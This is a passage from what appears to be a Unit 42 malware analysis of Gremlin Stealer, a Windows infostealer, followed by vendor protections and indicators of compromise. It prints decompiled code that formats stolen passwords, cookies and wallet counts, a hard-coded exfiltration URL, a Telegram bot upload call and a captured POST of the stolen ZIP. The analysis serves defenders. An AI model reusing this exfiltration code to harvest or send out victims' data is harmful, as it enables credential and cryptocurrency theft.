
- Saved passwords
- Cookies
- Autofill data
- Screenshots
- System information
- Discord sessions
- Telegram sessions
- FTP and VPN credentials
- Cryptocurrency wallets data



```
{
    "\nPC USER INFORMATION:\n    \ud83d\udc41 <code>",
    Help.IP,
    "</code> ",
    Counting.country,
    "\n    \ud83d\udc64 ",
    Environment.MachineName,
    " | ",
    Environment.UserName,
    "\n    ⚙\ufe0f <code>",
    SystemInfo.GetSystemVersion(),
    "</code>\nBASIC INFORMATION:\n    Passwords - <code>",
    Counting.Passwords.ToString(),
    "</code>\n    AutoFiles - <code>",
    Counting.AutoFill.ToString(),
    "</code>\n    Cookies - <code>",
    Counting.Cookies.ToString(),
    "</code>\n    CC - <code>",
    Counting.cc.ToString(),
    "</code>\n GRABBED SOFTWARE:",
    (Counting.ds > 0) ? string.Format("\n    ✅Discord (<b>{0}</b>)", Counting.ds) : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    (Counting.totalcmd > 0) ? "\n    ✅TotalCommander" : "",
    (Counting.Wallets > 0) ? ("\n    ✅Wallets ( " + StartWallets.getAllWallets() + " ) ") : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    (Counting.[redacted] > 0) ? ("\n    ✅[redacted] (" + Counting.[redacted].ToString() + ")") : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted] : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    (Counting.[redacted]) ? "\n    ✅[redacted]" : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted] VPN" : "",
    (Counting.[redacted] > 0) ? "\n    ✅[redacted]" : "",
    "\n DOMAINS DETECTED:\n - ",
    Help.GetDomainDetect(Help.ExploitDir + "\\")
});
```

Figure 16. Gremlin Stealer sends all stolen data to a private server.

These texts are gathered into a ZIP archive, which is sent to its server through the URL hxxp[:]//207.244.199[.]46/index.php, shown in Figure 17.



```
public static string ApiUrl = "";

// Token: 0x040000F7 RID: 247
public static string myPrivateServer = "http://207.244.199.46/index.php";

// Token: 0x040000F8 RID: 248
public static OMethod.OMethods method = OMethod.OMethods.MyPrivateServer;
```

Figure 17. Code snippet with URL for Gremlin Stealer server.

Gremlin Stealer sends this data using the Telegram bot shown in Figure 18. It uploads the stolen data to the server using a hard-coded Telegram API key.

```
HttpClient httpClient = new HttpClient();
string text = "https://api.telegram.org/bot" + Config.token + "/sendMessage";
string id = Config.id;
string text2 = string.Empty;
```

Figure 18. Gremlin Stealer code snippet with URL for Telegram bot.

Figure 19 shows a TCP stream of an HTTP POST request that Gremlin Stealer makes when sending stolen information to its server. It sends the information as a ZIP archive that contains all the data stolen from the victim's Windows host.


```
POST /index.php HTTP/1.1
Content-Type: multipart/form-data; boundary="8fdb9cbf-6343-4941-84b7-cf8e91991dfa"
Host: 207.244.199.46
Content-Length: 26588
Expect: 100-continue
Connection: Keep-Alive

--8fdb9cbf-6343-4941-84b7-cf8e91991dfa
Content-Type: application/octet-stream
Content-Disposition: form-data; name=file; filename=[redacted].zip; filename*=utf-8''[redacted].zip

PK........+.pZ..f.\<..%.......$creen.jpeg.|.X\K..&8..48$8.Hpo.i.`.-...%.h..[pw..... .8g...y.....y....
...^{I..U...n.$t.x,.,&.......... . !  ".#!"""##.<.F{.....................sr"".../^....Rs.q2.2..2.....
.!.C<44<..DO.......@.#.w..y.<.................v.<...G@DBFA...|.<...}......ww...:..... ...{.gV..^..H..J[p
...(X....Qp....PRQ......sprq..........UPTRVQ....7042....wptr......?....)*:&6.>-=#3+;'7.................wx
dtl|brjziyeum}csk......./q...0.<..qa..........`.8."....%...,.{+.g.^H...SK[..Y..p...Pp)X.(..     ....
s.y.."S`.;.i.!,.]..b. ...:.4'g.._r...`<_...+.._.=...M...9..i.. ..%H....O..f.......n...[~...H...l.B..c....
r.t..Z..1..vT`....:...t,z..........'.Kl)..0..|.$Zt....7.Z$.p>..}3...5.p....@./.v
.H..8(t.b2.
.~]..^.55..'....t.R........T:hW..x.
.`.A....+...gc..c..M|.6_{.4.Ys.P.A.X-Y.....~.?YH...8..C..)".X......wU....]..+.C..........mg..O.%Zj.F.p!...
..U......5.+.j.3.|....VP..
...L..6Rny.5!|.>S....{....M]..IV......z..[%...w"d...9...oRt. 4._.!&.T..E...I...=Y.y|...!4...%(y\...P..fx..
(.%c8..8.......Oz.WJ.<.. 4@ZY.!...z.~e?3..vH......8....c0ag.(d.........s..w.!KR0....
....Q.Ag.#.w.t..|?.......#....t.........P$..J....  .P...."o6m..We+.i........S.y....q.1..b.P...<.x.+.jD.U.B
...".}...a..U.......<o...-%/8]"..K...+Pp....Y....`.rX;vM...SAN
.:x..E....<....h..@."....~..!.....n.m....-....x....Im.).c........9.A...b.......k......O..
^..h+...s...+......Y...;lr.8......
zA.
```

Figure 19. TCP stream of an HTTP POST request for a ZIP archive being uploaded to the Gremlin Stealer server.

## Conclusion

Gremlin Stealer is new malware that has been active since March 2025. This malware searches for a variety of applications on a victim's Windows computer, and our code analysis confirms the specific applications targeted.

Stealers of this type are well-known entities in the threat landscape, and there are many approaches to protecting customers from these evolving attacks. Palo Alto Networks diligently monitors these campaigns, utilizing a range of static and dynamic techniques to detect and prevent them.

These methods include dynamic and behavioral detections, as well as more reactive signature or pattern-based solutions.

## Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
- Cortex XDR and XSIAM are designed to:
    - Prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    - Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    - Detect post-exploit activity, including credential-based attacks, with behavioral analytics, through Cortex XDR Pro.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

## Indicators of Compromise

SHA256 hash of the Gremlin Stealer sample analyzed for this article:

d1ea7576611623c6a4ad1990ffed562e8981a3aa209717065eddc5be37a76132

URLs:

hxxp[:]//207.244.199[.]46/index.php

*Updated May 9, 2025, at 10:05 a.m. PT to note Gremlin Stealer's similarities to other stealers.*